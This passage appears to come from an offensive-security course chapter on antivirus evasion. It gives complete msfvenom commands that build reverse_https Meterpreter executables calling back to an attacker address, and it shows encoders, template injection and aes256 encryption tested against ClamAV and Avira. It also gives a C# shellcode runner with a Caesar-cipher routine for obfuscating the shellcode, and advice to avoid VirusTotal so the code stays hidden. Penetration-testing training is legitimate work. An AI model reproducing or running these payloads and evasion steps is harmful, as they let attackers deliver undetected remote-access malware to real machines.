x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR
Encoder		
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
<b>x86/shikata_ga_nai</b>	<b>excellent</b>	<b>Polymorphic XOR Additive Feedback Encoder</b>
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase
Encoder		
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase
Encoder		
x86/xor_dynamic	normal	Dynamic key XOR Encoder

Listing 221 - Listing msfvenom encoders

The `x86/shikata_ga_nai` encoder (highlighted above) is a commonly-used polymorphic encoder<sup>288</sup> that produces different output each time it is run, making it effective for signature evasion.

We'll enable this encoder with the **-e** option, supplying the name of the encoder as an argument, and we'll supply the other typical options as shown in Listing 222:

<sup>288</sup> (Daniel Sauder, 2015), <https://danielsauder.com/2015/08/26/an-analysis-of-shikata-ga-nai/>

```
kali@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.119.120
LPORT=443 -e x86/shikata_ga_nai -f exe -o /var/www/html/met.exe
...
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 635 (iteration=0)
x86/shikata_ga_nai chosen with final size 635
Payload size: 635 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/met.exe
```

*Listing 222 - Encoding with x86/shikata\_ga\_nai*

Since the assembly code has been obfuscated, we'll copy the generated executable to our Windows 10 victim machine and scan it with ClamAV as shown in Listing 223.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\met.exe
C:\Tools\met.exe: Win.Trojan.Swrort-5710536-0 FOUND
...
```

*Listing 223 - Scanning encoded executable with ClamAV*

Based on the output above, ClamAV detected the encoded shellcode inside the executable. This failed because the encoded shellcode must be decoded to be able to run and this requires a decoding routine. This decoding routine itself is not encoded, meaning it is static each time, making the decoder itself a perfect target for signature detection.

Let's try a different approach. Since 64-bit applications have only become popular in recent years, it stands to reason that 64-bit malware and payloads are less common. Perhaps this relative rarity will provide us an advantage.

To test this theory, let's generate a 64-bit Meterpreter without encoding:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.119.120 LPORT=443 -f exe -o /var/www/html/met64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 741 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/met64.exe
```

*Listing 224 - Generating a 64-bit Meterpreter executable*

We'll copy it to our Windows 10 victim machine and scan it with ClamAV as shown in Listing 225.

```
PS C:\Program Files\ClamAV> .\clamscan.exe C:\Tools\met64.exe
C:\Tools\met64.exe: OK
...
```

*Listing 225 - Scanning 64-bit executable with ClamAV*

Interesting. ClamAV does not flag this as malicious.

Since this is a major victory, let's push our luck and scan the file with Avira as well. Since we're only interested in signature detection at this point, we'll execute Avira desktop, navigate to *Antivirus > Real-Time Protection* and verify that real-time protection is turned off.

Next, we'll click on the configuration menu at the upper-right corner as shown in Figure 49.




Figure 49: Avira antivirus configuration menu

In the configuration window, we'll expand the *System Scanner* branch, navigate to *Scan > Heuristics*, then de-select the box labelled "Enable AHeAD" (Figure 50).




Figure 50: Disabling heuristics in Avira

With the heuristics detection disabled, we'll right-click the **met64.exe** executable and execute an on-demand scan with Avira. As shown in Figure 51, Avira detects the 64-bit shellcode.




Figure 51: Avira detecting 64-bit Meterpreter executable

Next, let's use an encoder in an attempt to evade Avira. Since this is a 64-bit executable, we cannot use the 32-bit shikata\_ga\_nai encoder. Instead, we'll use the `x64/zutto_dekiru` encoder,<sup>289</sup> which borrows many techniques from shikata\_ga\_nai.

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.119.120 LPORT=443 -e x64/zutto_dekiru -f exe -o
/var/www/html/met64_zutto.exe
...
Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 840 (iteration=0)
x64/zutto_dekiru chosen with final size 840
Payload size: 840 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/met64_zutto.exe
```

Listing 226 - Encoding with x64/zutto\_dekiru

However, Avira flags this as well, again detecting the signature of the decoder or of the *template*. When msfvenom generates an executable, it inserts the shellcode into a valid executable. This template executable is static and likely has signatures attached to it as well.

We could use the `-x` option to specify a different template. To do this, we'll copy the notepad application located at `C:\Windows\System32\notepad.exe` to Kali and use it as a template as follows:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.176.134 LPORT=443 -e x64/zutto_dekiru -x /home/kali/notepad.exe -f exe -o
/var/www/html/met64_notepad.exe
...
```


<sup>289</sup> (Nick Hoffman, Jeremy Humble, Toby Taylor, 2019), <https://www.boozallen.com/c/insight/blog/the-zutto-dekiru-encoder-explained.html>

```

Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 758 (iteration=0)
x64/zutto_dekiru chosen with final size 758
Payload size: 758 bytes
Final size of exe file: 370688 bytes
Saved as: /var/www/html/met64_notepad.exe
  
```

*Listing 227 - Specifying notepad.exe as a template*

We'll copy the generated executable to our Windows 10 victim machine and again scan it with Avira. However, Avira flags it once again (Figure 52).



*Figure 52: Avira detecting Meterpreter with notepad template*

So far, we have used Metasploit encoders to successfully bypass ClamAV signature detection, but we were not successful against Avira. Clearly, Metasploit encoders are no longer widely effective for this purpose. In the next section, we will investigate the effectiveness of specific encryption techniques for this task.

#### 6.4.1.1 Exercise

1. Experiment with different payloads, encoders, and templates to try to bypass signature detections in both ClamAV and Avira.

#### 6.4.2 Metasploit Encryptors

Rapid7, the developers of Metasploit, launched updated options for encryption in 2018, which were designed to address the growing ineffectiveness of encoders for antivirus evasion. We will investigate these options next.

Let's investigate the effectiveness of this feature. To begin, we'll run **msfvenom** with **--list encrypt** to list the encryption options:

```
kali@kali:~$ msfvenom --list encrypt
```

```
Framework Encryption Formats [--encrypt <value>]
```

```
=====
```

```
Name
```

```
----
```

```
aes256
```

```
base64
```

```
rc4
```

```
xor
```

*Listing 228 - Listing msfvenom encryption types*

Leveraging the strength of aes256<sup>290</sup> encryption, we'll generate an executable with aes256-encrypted shellcode and use a custom encryption key through the **--encrypt-key** option (Listing 229).

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.119.120 LPORT=443 --encrypt aes256 --encrypt-key
fdgdgj93jf43uj983uf498f43 -f exe -o /var/www/html/met64_aes.exe
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

```
[-] No arch selected, selecting arch: x64 from the payload
```

```
No encoder or badchars specified, outputting raw payload
```


```
Payload size: 625 bytes
```

```
Final size of exe file: 7168 bytes
```

```
Saved as: /var/www/html/met64_aes.exe
```

*Listing 229 - Using AES256 encryption with msfvenom*

Let's copy the encrypted executable to our Windows 10 victim machine and run an on-demand Avira scan:



*Figure 53: Avira detecting AES encrypted Meterpreter*

<sup>290</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](https://en.wikipedia.org/wiki/Advanced_Encryption_Standard)



Unfortunately, our executable is still flagged. A Rapid7 blog post<sup>291</sup> suggests this feature is effective for antivirus evasion, but the decryption routine itself can still be detected since it is static.

Our analysis so far has revealed that encryption will not be effective for bypassing security solutions if the decoding or decryption techniques are static, since they will be analyzed and eventually signatures will be written for them.

It's time to change tactics once again. The most effective solution at this point is to write our own shellcode runner. In the next section, we'll begin this process.

#### 6.4.2.1 Exercises

1. Generate a Metasploit executable using aes256 encryption and verify that it is flagged.
2. Experiment with different payloads, templates, and encryption techniques to attempt to bypass Avira.

## 6.5 Bypassing Antivirus with C#

As we have discovered, public code and techniques are often flagged by antivirus software. This makes sense since antivirus vendors have access to this code as well and have taken the time to properly analyze it.

There are two effective ways to avoid detection. We can either write our own code with custom shellcode runners or manually obfuscate any code we use.

Since we have already implemented a shellcode runner in C#, we will use that as the basis of our approach.

### 6.5.1 C# Shellcode Runner vs Antivirus

The C# shellcode runner we developed earlier used *VirtualAlloc*, *CreateThread*, and *WaitForSingleObject* but included un-encoded and un-encrypted 64-bit Meterpreter shellcode.

Let's try to compile the standalone shellcode runner, which is presented in Listing 230 as a 64-bit application.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Net;
using System.Text;
using System.Threading;

namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
```

<sup>291</sup> (Rapid7, 2018), <https://blog.rapid7.com/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/>

```
static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
    uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
    uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
    uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("kernel32.dll")]
static extern UInt32 WaitForSingleObject(IntPtr hHandle,
    UInt32 dwMilliseconds);

static void Main(string[] args)
{
    byte[] buf = new byte[752] {
        0xfc,0x48,0x83,0xe4...

    int size = buf.Length;

    IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);


    Marshal.Copy(buf, 0, addr, size);

    IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr,
        IntPtr.Zero, 0, IntPtr.Zero);

    WaitForSingleObject(hThread, 0xFFFFFFFF);
}
}
```

*Listing 230 - Shellcode runner in C#*


Let's compile this code, copy the compiled executable to the Windows 10 victim machine, and perform an on-demand scan with Avira:

*Figure 54: Custom C# shellcode runner bypassing Avira*

Nice! Our custom shellcode runner bypassed Avira's signature detection as shown in Figure 54.

We finally managed to bypass the Avira signature based detection. A ClamAV scan is also clean meaning our code is undetected by ClamAV as well.

While the immediate goal has been accomplished by simply writing our own executable, we would like to know how effective this bypass is. Let's scan our executable with **AntiScan.Me**. The results are displayed in Figure 55:



The screenshot shows the AntiScan.Me interface. At the top, it displays the filename 'ConsoleApp1.exe' and its MD5 hash '04f61f2b6ef638de7045958b5fe0ec28'. It also shows the scan date '28-05-2020 13:06:27' and that the file was detected by 11 out of 26 engines. A message states: 'Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.'

Below the message are two banners: one for 'WARZONE RAT' and another for 'Combi'. A notice reads: 'NOTICE: Some AV can work unstably and scan take more time.'

The scan results are listed in two columns:

Antivirus	Result
Ad-Aware Antivirus:	Generic.Exploit.Metasploit.1.D7687A1F
AhnLab V3 Internet Security:	Clean
Alyac Internet Security:	Generic.Exploit.Metasploit.1.D7687A1F
Avast:	Clean
AVG:	Clean
Fortinet:	Clean
F-Secure:	Clean
IKARUS:	Clean
Kaspersky:	HEUR:Trojan.Win32.Generic
McAfee:	Clean
Malwarebytes:	Clean
Panda Antivirus:	Clean

Figure 55: Custom C# shellcode runner detection with AntiScan.Me

The report indicates that 11 of the 26 engines flagged our executable. This is not bad for a first attempt, especially considering that these engines executed both signature and heuristic scans. However, there's still room to Try Harder.

---

*Remember that uploading the executable to VirusTotal also sends the data to antivirus vendors for analysis. This could potentially expose the code we just developed.*

---

The most commonly-used technique of bypassing antivirus is to obfuscate the embedded shellcode so we will address that next.

### 6.5.1.1 Exercises

1. Compile the C# shellcode runner and use it to bypass Avira and ClamAV.
2. Enable the heuristics in Avira. Is the code still flagged?

### 6.5.2 Encrypting the C# Shellcode Runner

The key to bypassing antivirus signature detections is custom code, and since we want to encrypt the shellcode, we must also create a custom decryption routine to avoid detection.

When we tried to use encryption with msfvenom, we took advantage of the highly secure and complex aes256 encryption algorithm, but implementing an aes256 decryption routine is not straightforward so we will opt for the much less secure, but easier-to-use *Caesar Cipher*.<sup>292</sup>

The Caesar cipher was one of the earliest encryption schemes and is very simple. It is categorized as a substitution cipher since it substitutes a letter or number by shifting it to the right by the number specified in the key.

As an example, we'll encrypt the word "Caesar" with a Caesar cipher and a substitution key of 1 (Listing 231):

Input	Output
C	-> D
a	-> b
e	-> f
s	-> t
a	-> b
r	-> s

Listing 231 - Caesar cipher at work

This is a very simple routine and its reverse is just as simple. We can rotate the same number of letters to the left to regain the original text.

Obviously, this encryption scheme is inherently flawed from a communication security standpoint since it is very easy to break. However, it will work well for our purposes, since we can easily implement it without using external libraries and it will remove static signatures from the shellcode.

The first step is to create an application that can encrypt our shellcode. We'll create a new C# Console App project in Visual Studio called "Helper".

We'll generate Meterpreter shellcode, embed it in the C# code, and implement the encryption routine as displayed in Listing 232.

```
namespace Helper
{
    class Program
```

<sup>292</sup> (Practical Cryptography, 2020), <http://practicalcryptography.com/ciphers/caesar-cipher/>

```
{
    static void Main(string[] args)
    {
        byte[] buf = new byte[752] {
            0xfc, 0x48, 0x83, 0xe4, 0xf0...

        byte[] encoded = new byte[buf.Length];
        for(int i = 0; i < buf.Length; i++)
        {
            encoded[i] = (byte)(((uint)buf[i] + 2) & 0xFF);
        }
    }
}
```

*Listing 232 - Encryption routine with Caesar cipher*

In Listing 232, we chose a substitution key of 2, iterated through each byte value in the shellcode, and simply added 2 to its value. We performed a bitwise AND operation with 0xFF to keep the modified value within the 0-255 range (single byte) in case the increased byte value exceeds 0xFF.

For us to be able to use the encrypted shellcode, we must print it to the console, which we can do by converting the byte array into a string with the *StringBuilder*<sup>293</sup> class and its associated *AppendFormat*<sup>294</sup> method. To obtain a string that has the same format as that generated by msfvenom, we'll use a format string<sup>295</sup> as highlighted in Listing 233.

```
StringBuilder hex = new StringBuilder(encoded.Length * 2);
foreach(byte b in encoded)
{
    hex.AppendFormat("0x{0:x2}", b);
}

Console.WriteLine("The payload is: " + hex.ToString());
```

*Listing 233 - Formatting shellcode and printing it*

Each substring starts with 0x followed by the formatted byte value. In the format string, we are specifying a two-digit number in hexadecimal format. Specifically, the first value of the format string (0:) specifies the first argument that is to be formatted, which is the byte value. The second part (x2) is the format specification, in which "x" indicates hexadecimal output and "2" indicates the number of digits in the formatted result.

Compiling the C# project and executing it from the command line outputs our encrypted shellcode.

Now we can modify our existing C# shellcode runner project by copying the encrypted shellcode into it and adding the decrypting routine as shown in Listing 234. Since the decryption sequence reverses the encryption sequence we'll use the substitution key of 2 and subtract instead.

```
byte[] buf = new byte[752] {0xfe, 0x4a, 0x85, 0xe6, 0xf2...

for(int i = 0; i < buf.Length; i++)
```

<sup>293</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.text.stringbuilder?view=netframework-4.8>

